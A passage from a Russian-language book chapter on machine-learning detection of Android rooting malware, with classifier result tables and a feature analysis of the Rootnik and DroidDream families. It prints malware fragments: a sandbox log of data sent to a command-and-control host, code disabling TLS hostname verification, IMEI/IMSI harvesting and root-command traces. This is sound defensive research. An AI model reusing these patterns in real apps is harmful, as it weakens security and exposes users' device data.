API + S + D + TSG	XGBoost	0,9970	0,9337	0,9015	0,9173	0,0663	0,0133
API + S + D + LM	XGBoost	0,9972	0,9514	0,9163	0,9335	0,0486	0,0113
API + S + D + FC	XGBoost	0,9972	0,9540	0,9187	0,9360	0,0460	0,0110
API + S + D + CG	XGBoost	0,9971	0,9580	0,8990	0,9276	0,0420	0,0136
Все признаки	XGBoost	0,9970	0,9482	0,9015	0,9242	0,0518	0,0133
Лучшее позднее слияние	XGBoost	0,9994	0,9854	0,9828	0,9840	0,0146	0,0023

Сначала мы использовали набор базовых признаков, полученных из пакетов API, статического анализа и динамического анализа (API, S и D), а также две их комбинации (S + D и API + S + D). В столбце «Лучший классификатор» указан классификатор с лучшей оценкой F1. Как можно видеть, наиболее эффективны классификаторы на основе дерева решений с градиентным усилением (GDBT), XGBoost и случайного леса (RF). В таблице перечислены несколько показателей

эффективности, каждый из которых был представлен в главе 5: AUC, точность, полнота, оценка F1, доля ложноположительных результатов (FPR) и доля ложноотрицательных результатов (FNR). Из них наиболее важна оценка F1, поскольку она уравновешивает точность и полноту. Можно видеть, что использование одних лишь признаков API уже обеспечивает высокую оценку F1 (0,9164), превосходя использование статических, динамических признаков или их комбинации. Объединение статических, динамических признаков и признаков API дополнительно повышает оценку F1 до 0,9372.

В качестве расширенных признаков мы проверили признаки на основе триадного графа подозрительности, признаки на основе ориентиров, признаки кластеризации признаков и признаки на основе корреляционного графа (TSG, LM, FC и CG). Кроме того, каждый из этих видов был объединён с базовыми признаками. Результаты показывают, что использование только одного вида расширенных признаков обеспечивает оценку F1 в диапазоне от 0,7449 до 0,8957, причём наивысшее место занимает TSG. При добавлении базовых признаков к расширенным эффективность значительно повышается, а лучшая оценка F1 достигается при объединении признаков FC с базовыми.

Наконец, мы объединили все признаки двумя способами: подавая их все каждому классификатору и используя позднее слияние для объединения прогнозов семи классификаторов, каждый из которых использовал один вид признаков. Позднее слияние - это метод классификации, объединяющий прогнозы, сделанные несколькими классификаторами. Предположим, например, что три разных классификатора используются для прогнозирования вероятности вредоносности данного приложения. Эти три классификатора вернут соответственно вероятности `p_1`, `p_2` и `p_3`. Позднее слияние пытается найти веса `w_1`, `w_2` и `w_3`, такие, что, когда их сумма превышает 0,5, вероятность вредоносности приложения оказывается как можно выше. Как показывают две последние строки таблицы 7-1, лучший результат позднего слияния превосходит все остальные методы, обеспечивая оценку F1 0,9840.

Мы также проверили способность каждого классификатора отличать вредоносные программы для получения root-прав от других видов вредоносных программ. Такая способность может быть полезна: например, если классификатор машинного обучения помечает приложение как вредоносную программу для получения root-прав, его можно отправить на анализ специалисту по таким вредоносным программам. Входные данные и их эффективность показаны в таблице 7-2.

Таблица 7-2. Эффективность классификаторов: вредоносные программы для получения root-прав и другие вредоносные программы

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	RF	0,9801	0,9669	0,7883	0,8685	0,0331	0,0435
Статические (S)	XGBoost	0,9530	0,7890	0,6724	0,7261	0,2110	0,0621
Динамические (D)	RF	0,8686	0,8444	0,4680	0,6022	0,1556	0,0955
S + D	RF	0,9610	0,9085	0,6847	0,7809	0,0915	0,0587
API + S + D	XGBoost	0,9898	0,9472	0,8842	0,9146	0,0528	0,0223
TSG	RF	0,9717	0,9358	0,7883	0,8557	0,0642	0,0437
LM	XGBoost	0,9466	0,7922	0,6010	0,6835	0,2078	0,0743
FC	RF	0,9139	0,8796	0,5936	0,7088	0,1204	0,0746
CG	RF	0,8452	0,7093	0,5049	0,5899	0,2907	0,0914
API + S + D + TSG	XGBoost	0,9896	0,9395	0,8793	0,9084	0,0605	0,0233

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
API + S + D + LM	XGBoost	0,9897	0,9395	0,8793	0,9084	0,0605	0,0233
API + S + D + FC	XGBoost	0,9898	0,9446	0,8818	0,9121	0,0554	0,0228
API + S + D + CG	XGBoost	0,9896	0,9523	0,8842	0,9170	0,0477	0,0223
Все признаки	XGBoost	0,9893	0,9333	0,8966	0,9146	0,0667	0,0200
Лучшее позднее слияние	XGBoost	0,9988	0,9927	0,9409	0,9656	0,0073	0,0114

И вновь признаки API работали лучше любого отдельного базового признака, однако объединение всех базовых признаков дополнительно повысило оценку F1. Среди расширенных признаков TSG снова имели наивысшую оценку F1, хотя добавление базовых признаков к каждому виду расширенных признаков значительно повышало эффективность. В частности, объединение признаков CG с базовыми признаками обеспечило лучшую оценку F1, что отличается от лучшего способа отделения вредоносных программ для получения root-прав от доброкачественных программ. Когда мы объединили все базовые и расширенные признаки, результаты позднего слияния снова превзошли все классификаторы.

Вредоносные программы для получения root-прав и доброкачественные программы

Чтобы показать, чем признаки вредоносных программ для получения root-прав отличаются от признаков доброкачественных приложений, мы воспользуемся семейством вредоносных программ Rootnik. Rootnik доставляет свою вредоносную программу для получения root-прав через различные приложения, например `com.web.sdfile (v2, f214)`, которые якобы управляют документами, видео, изображениями, музыкой и другими файлами на устройстве пользователя. После установки приложение связывается с сервером управления и контроля, откуда по своему усмотрению загружает код для выполнения длинного перечня вредоносных действий: от отправки порнографии и рекламы на устройство до скрытой установки новых приложений. Оно встраивается в самые разные легитимные приложения, а после получения root-прав на устройстве похищает сведения Wi-Fi, включая пароли и ключи, местоположение пользователя и MAC-адрес устройства.




Рисунок 7-1. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для получения root-прав от доброкачественных программ

В этом разделе мы рассмотрим набор из 1 829 хешей Rootnik. Из них 444 являются различными в том смысле, что приводят к разным векторам признаков того типа, который обсуждался в главах 5 и 6. Мы рассмотрим 20 признаков, лучше всего отличающих вредоносные программы для получения root-прав от доброкачественных программ при использовании классификатора Extra-Trees (сокращение от extremely randomized trees, чрезвычайно рандомизированные деревья, варианта классификатора случайного леса), который случайным образом выбирает несколько подмножеств обучающего набора, обучает дерево решений для каждого подмножества, а затем агрегирует деревья решений. Эти признаки показаны на рисунке 7-1.

В их число входят девять статических признаков, связанных с разрешениями, статический признак на основе метода `sendnet`, статический признак вызова API, шесть признаков оценки подозрительности, два признака ранга подозрительности и один признак корреляционного графа. Метод `sendnet` будет подробнее объяснён далее в этой главе.

Признаки, связанные с разрешениями

В листинге 7-1 показаны все разрешения, запрашиваемые Rootnik в файле манифеста приложения.

```
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_MEDIA_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.ACCESS_DOWNLOAD_MANAGER"/>
<uses-permission android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION../>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.CLEAR_APP_USER_DATA"/>
<uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
<uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

<uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

Листинг 7-1. Все разрешения, запрашиваемые Rootnik

Приложения запрашивают привилегированное разрешение INSTALL_PACKAGES, когда хотят устанавливать другие пакеты или приложения во время выполнения. На протяжении многих лет разработчики вредоносных программ пытались использовать его для установки новых пакетов из сторонних источников. Одно из больших преимуществ этого разрешения заключается в возможности устанавливать приложения без согласия пользователя, в отличие от его непривилегированного аналога REQUEST_INSTALL_PACKAGES. Затем приложения, установленные из сторонних источников, могут запрашивать произвольные разрешения и становиться плацдармом для ещё более вредоносных атак. Результаты классификатора показывают, что это разрешение запрашивают 20,27 процента вредоносных программ для получения root-прав и только 0,22 процента доброкачественных программ. Это ожидаемо, поскольку привилегированное разрешение доступно только приложениям, уже успешно повысившим уровень своих привилегий выше уровня обычных приложений.

Разрешение GET_PACKAGE_SIZE позволяет приложению получать размер пакетов других приложений. Из результатов классификатора видно, что это разрешение запрашивают 30,75 процента вредоносных программ для получения root-прав и лишь 1,86 процента доброкачественных программ. Исторически Android использовала разрешение GET_PACKAGE_SIZE для защиты только одного Android API (PackageManager.getPackageSizeInfo), который был удалён в Android 8.0 (Oreo). Выборочная проверка нескольких приложений для получения root-прав показала, что хотя они запрашивают это разрешение, они, по-видимому, его не используют.

Разрешение KILL_BACKGROUND_PROCESSES позволяет Android-приложению завершать процессы, без видимых проявлений работающие в фоновом режиме. Приложения могут запрашивать это разрешение как по легитимным, так и по вредоносным причинам. Например, доброкачественному приложению оно может понадобиться для освобождения системных ресурсов, когда другое приложение работает в фоне, но активно не используется. С другой стороны, вредоносные приложения могут запрашивать это разрешение, чтобы завершать работающие в фоне процессы безопасности. Можно видеть, что это разрешение запрашивают 28,33 процента вредоносных программ для получения root-прав, но только 2,04 процента доброкачественных программ.

Ещё одно важное разрешение - GET_TASKS. Хотя в 2014 году оно было объявлено устаревшим, оно позволяет приложению определять процессы, работающие на устройстве. Как видно из результатов классификатора, это разрешение запрашивают 67,81 процента вредоносных программ для получения root-прав и всего лишь 13,57 процента доброкачественных программ. Таким образом, приложение, запрашивающее его, почти в пять раз чаще оказывается вредоносной программой для получения root-прав, чем доброкачественной программой. Android значительно ограничила эту возможность, чтобы дополнительно улучшить изоляцию приложений в песочнице.

Приложения запрашивают разрешение MOUNT_UNMOUNT_FILESYSTEMS, чтобы монтировать или размонтировать файловые системы устройства. Это также позволяет им добавлять новые файлы, удалять или изменять файлы в ранее ограниченных частях устройства. Такое разрешение часто используется для размещения исполняемого файла BusyBox в каталоге /system/bin. Поскольку BusyBox предоставляет множество стандартных команд Linux в одном исполняемом файле, это удобный способ получить на устройстве с root-правами множество стандартных возможностей вредоносных программ без необходимости загружать, копировать и устанавливать слишком много отдельных исполняемых файлов. Затем вредоносная программа может использовать эти возможности по мере необходимости. Вероятность запроса разрешения MOUNT_UNMOUNT_FILESYSTEMS вредоносной программой для получения root-прав составляет 42,65 процента, тогда как для доброкачественной программы - 4,21 процента, поскольку непривилегированные приложения вообще не могут использовать это разрешение.

Разрешение SYSTEM_ALERT_WINDOW позволяет приложению отображать всплывающие окна предупреждений, даже когда приложение в данный момент не используется, что создаёт очевидные и широкие возможности для злоупотреблений посредством фишинга. Мы не встречали случаев такого неправильного использования в приложениях для получения root-прав, однако многие вредоносные программы для получения root-прав могут встраивать свой код в доброкачественные приложения, которые используют это разрешение для обычной работы. Вредоносные программы для получения root-прав запрашивают этот признак гораздо чаще доброкачественных программ (53,76 процента против 11,13 процента).

Разрешение RECEIVE_BOOT_COMPLETED позволяет приложению узнать, когда система завершила загрузку или перезагрузку. И доброкачественные, и вредоносные приложения могут использовать это широковещательное сообщение для запуска после завершения загрузки. Результаты классификатора показывают, что это разрешение запрашивают 66,41 процента вредоносных программ для получения root-прав и 24,38 процента доброкачественных программ. По-видимому, вредоносные программы чаще хотят запускаться сразу после перезагрузки, чем доброкачественные, которые обычно запускаются лишь тогда, когда пользователь хочет с ними взаимодействовать.

Вредоносные приложения также часто запрашивают разрешения READ_PHONE_STATE и ACCESS_WIFI_STATE. Доброкачественные приложения могут использовать первое из них для получения номера IMEI телефона и сведений о видах сетей, к которым подключён телефон. Например, мобильным платёжным приложениям могут понадобиться сведения такого рода для проверки личности устройства, отправляющего платёжный запрос. Вредоносные программы могут использовать это разрешение для захвата конфиденциальных сведений о телефоне жертвы и запрашивают его более чем вдвое чаще: разрешение READ_PHONE_STATE запрашивают 35,98 процента доброкачественных программ и 83,01 процента вредоносных программ для получения root-прав. Аналогичным образом злоумышленники могут использовать ACCESS_WIFI_STATE для захвата идентификаторов набора служб Wi-Fi (SSID). Это разрешение запрашивают 80,57 процента вредоносных программ для получения root-прав, тогда как вероятность его запроса доброкачественной программой вдвое ниже (40,02 процента).

Сетевые признаки

Помимо признаков, связанных с разрешениями, выявлять вредоносные программы для получения root-прав алгоритмам машинного обучения помогают признаки, связанные с сетевыми коммуникациями приложения. Например, статическому признаку sendnet присваивается количество вызовов методом sendnet в коде приложения для отправки данных через интернет. Сведения такого рода можно собирать, запуская Android-приложение в среде песочницы Android под названием DroidBox, которая позволяет безопасно запускать Android-приложения и собирать динамические признаки того вида, который упоминался в главе 6. В листинге 7-2 показан вызов sendnet вредоносной программой Rootnik.

```
"sendnet": [
  {
    "desthost": "abc.jxyxteam.com",
    "pid": 852,
    "processname": "com.web.sdfile",
    "time": 16.090091,
    "tid":  705893000,
    "data": "POST /HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded
```

```
\r\nConnection: close\r\nContent-Length: 257\r\nHost: abc.jxyxteam.com:7901\r\
nUser-Agent: Mozilla/5.0 (Linux; U; android 2.2.1; en-us; Nexus One Build/FRG83)
AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/ 533.1\r\nExpect:
100-continue\r\n\r\n",
    "destport": 7901
  },
```

Листинг 7-2. Метод `sendnet`, используемый Rootnik для отправки данных через интернет

Вывод DroidBox показывает, что Rootnik отправляет трафик на внешний URL `abc.jxyxteam.com`, который, вероятно, принадлежит сайту, управляемому разработчиками вредоносной программы.

Значение признака `sendnet` гораздо чаще превышает ноль у вредоносных программ для получения root-прав, чем у доброкачественных программ. Результаты классификатора показывают, что этот метод используют 7,65 процента вредоносных программ и всего 0,057 процента доброкачественных программ, то есть вероятность его использования вредоносным приложением для получения root-прав примерно в 134 раза выше, чем доброкачественным.

Другой признак, используемый для отделения вредоносных программ для получения root-прав от доброкачественных, - `org.apache.http.conn.scheme`, который отражает количество вызовов протоколов HTTP или HTTPS кодом приложения. Вредоносные программы для получения root-прав вызывают этот признак гораздо чаще доброкачественных (33,27 процента против всего лишь 1,59 процента). В листинге 7-3 можно увидеть, как вредоносная программа Rootnik для получения root-прав вызывает API `org.apache.http.conn.scheme`.

```
import org.apache.http.conn.scheme.Scheme;
public C1124az(Context context, X509Certificate x509Certificate, String str,
String str2, int i) {
  this.f3838f = "";
  this.f3839g = null;
  this.f3833a = str;
  this.f3834b = i;
  this.f3836d = str2;
  this.f3840h = context;
  try {
    C1104af afVar = new C1104af(x509Certificate);
    afVar.setHostnameVerifier(SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER);

    Scheme scheme = new Scheme("https", afVar, i);
    this.f3835c = m3559f(str);
    this.f3835c.getConnectionManager().getSchemeRegistry().register(scheme);
    if (!C1126ba.m3582a()) {
      if (context != null) {
        this.f3838f = PreferenceManager.getDefaultSharedPreferences(context).
          getString(C1112an.m3519c(str),"");
      }
      mo5336e(this.f3833a);
    }
  } catch (Throwable th){
  }
}
```

Листинг 7-3. API `org.apache.http.conn.scheme`, вызываемый в Rootnik

Следует помнить, что в использовании этого метода нет ничего изначально вредоносного: он может поддерживать как доброкачественный, так и вредоносный трафик.

Вредоносные программы для получения root-прав и другие вредоносные программы

Теперь обсудим признаки, лучше всего отличающие вредоносные программы для получения root-прав от других форм вредоносных программ. На рисунке 7-2 показаны 20 наиболее сильных признаков для этой цели, выявленных классификатором Extra-Trees.

В их число входят 10 признаков, связанных с разрешениями, 8 признаков оценки или ранга подозрительности, 1 признак, связанный с API, и 1 признак на основе ориентиров. В этом разделе мы рассмотрим некоторые основные моменты. Поскольку вредоносные программы для получения root-прав гораздо больше похожи на другие формы вредоносных программ, чем на доброкачественные программы, обсуждаемые здесь различия меньше.

Признаки, связанные с разрешениями

Десять разрешений помогают классификатору Extra-Trees отделять вредоносные программы для получения root-прав от других вредоносных программ. Первое - `GET_PACKAGE_SIZE`. Приложения, запрашивающие это разрешение, гораздо чаще оказываются вредоносными программами для получения root-прав, чем другими формами вредоносных программ: его запрашивают 30,15 процента вредоносных программ для получения root-прав и только 7,83 процента других вредоносных программ. Однако сам факт запроса этого разрешения некоторыми приложениями необязательно является вредоносным.

Следующие четыре разрешения - `MOUNT_UNMOUNT_FILESYSTEMS`, `GET_TASKS`, `ACCESS_WIFI_STATE` и `INSTALL_PACKAGES` - также входили в число 20 признаков, наиболее полезных для отделения вредоносных программ для получения root-прав от доброкачественных программ. Ещё два разрешения, которые вредоносные программы для получения root-прав запрашивают немного чаще других вредоносных программ, - `READ_LOGS` и `RESTART_PACKAGES`. Разрешение `READ_LOGS` предоставляет привилегированным приложениям доступ ко всем системным журналам, а непривилегированным приложениям - только к собственным журналам; `RESTART_PACKAGES` объявлено устаревшим начиная с API 15. Во всех этих случаях различия между долями вредоносных программ для получения root-прав и других видов вредоносных программ, запрашивающих разрешения, невелики, и использование любого из этих

Рисунок 7-2. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для получения root-прав от других форм вредоносных программ

признаков по отдельности для классификации приложений как вредоносных программ для получения root-прав, а не вредоносных программ другого вида, вероятно, приведёт к ошибкам.

Наконец, мы уже видели, что `READ_PHONE_STATE` и `RECEIVE_BOOT_COMPLETED` были важны для отделения вредоносных программ для получения root-прав от доброкачественных программ. Любопытно, что рисунок 7-2 показывает: вредоносные программы для получения root-прав немного реже запрашивают эти разрешения, чем другие формы вредоносных программ, которые могут использовать их для запуска при каждой перезагрузке системы или захвата сведений IMSI и IMEI об устройстве.

Другие признаки

Признаки оценки и ранга подозрительности играют гораздо более важную роль при отделении вредоносных программ для получения root-прав от других форм вредоносных программ, чем при отделении вредоносных программ для получения root-прав от доброкачественных программ. По-видимому, эти более технические признаки способны проводить тонкие различия, которые упускают более грубые признаки, связанные с разрешениями.

Здесь также полезен признак API `org.apache.http.conn.scheme`, который отражает количество вызовов протоколов HTTP или HTTPS в коде приложения. Хотя 63,27 процента вредоносных программ для получения root-прав выполняют в своём коде хотя бы один вызов одного из этих протоколов, другие формы вредоносных программ используют библиотеки Apache гораздо реже (хотя для той же цели они могут применять другие библиотеки). Этот класс представляет ряд протоколов и описывает свойства протокола, например используемый сокет.

DroidDream: пример исследования

DroidDream была первой известной вредоносной программой для получения root-прав на платформе Android. В этом разделе мы применим изученные в предыдущей части главы стратегии обнаружения для её анализа. В листинге 7-4 показаны разрешения, запрашиваемые приложением в `com.fall.down (v1, 7d1d)`.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

Листинг 7-4. Разрешения, используемые вредоносной программой DroidDream

Мы видим, что DroidDream запрашивает лишь несколько из 20 разрешений, обсуждавшихся ранее в этой главе. Из них наш анализ счёл значимыми для распознавания вредоносных программ для получения root-прав `READ_PHONE_STATE` и `ACCESS_WIFI_STATE`. В листинге 7-5 можно увидеть, как приложение использует `READ_PHONE_STATE` для запроса сведений IMEI у устройства.

```
public static String getIMEI(Context context) {
  TelephonyManager mTelephonyMgr = (TelephonyManager) context.getSystemService("phone");
  if (mTelephonyMgr.getDeviceId() == null) {
    return "";

  }
  return mTelephonyMgr.getDeviceId();
}
```

Листинг 7-5. Доступ к IMEI вредоносной программы DroidDream

Листинг 7-6 содержит вывод DroidBox, показывающий, как приложение DroidDream получает доступ к сведениям IMSI - ещё одно действие, для которого требуется разрешение `READ_PHONE_STATE`. Далее в коде приложение отправляет и IMEI, и IMSI на свой сервер управления и контроля.

```
"runbinary":[
  {
    "code":"invoke-static Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;",
    "class":"Lcom/android/root/Setting;",
    "method":"runRootCommand"
  },
  {
    "code":"invoke-virtual v9, v1l, Ljava/lang/Runtime;->exec(Ljava/lang/String;)
Ljava/lang/Process;",
    "class":"Lcom/android/root/Setting;",
    "method":"runRootCommand"
  },
  {
    "code":"invoke-static Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;",
    "class":"Lcom/android/root/udevRoot;",
    "method":"runExploid"
  }
],
"imsi":[
  {
    "code":"invoke-virtual v0, Landroid/telephony/TelephonyManager;->getSubscriberid()
Ljava/lang/String;",
    "class":"Lcom/android/root/adbRoot;",
    "method": getIMSI"
  },
  {
    "code":"invoke-virtual v0, Landroid/telephony/TelephonyManager;->getSubscriberid()
Ljava/lang/String;",
    "class":"Lcom/android/root/adbRoot;",
    "method": getIMSI"
  }
],
"socket":[
  {
    "code":"invoke-virtual vl, Ljava/net/URL;->openConnection()Ljava/net/URLConnection;",
    "class":"Lcom/admob/android/ads/i;",
    "method":"a"
  },

  {
    "code":"invoke-virtual v0, Ljava/net/URL;->openConnection()Ljava/net/URLConnection;",
    "class":"Lcom/android/root/Setting;",
    "method":"postUrl"
  }
]
```

Листинг 7-6. Доступ к IMSI вредоносной программы DroidDream

Приложение также собирает сведения об аппаратном обеспечении устройства и операционной системе, для чего требуется разрешение `INTERNET`. DroidDream использует это разрешение и для подключения к различным внешним URL. В листинге 7-7 показан список URL, включённых в код DroidDream.

```
"urls":[
  "http://api.admob.com/v1/pubcode/android_sdk_emulator_notice",
  "http://market.android.com/search?q=pname:com.teamsoft.blockedtrafficfree",
  "http://market.android.com/search?q=pname:com.teamsoft.blockedtrafficpro",
  "http://market.android.com/search?q=pname:com.teamsoft.funnytest",
  "http://market.android.com/search?q=pname:com.teamsoft.rushhour",
  "http://mm.admob.com/static/android/canvas.html",
  "http://mm.admob.com/static/android/i18n/20100331",
  "http://r.admob.com/ad_source.php",
  "http://schemas.android.com/apk/res/"
]
```

Листинг 7-7. Внешние URL, к которым обращается вредоносная программа DroidDream

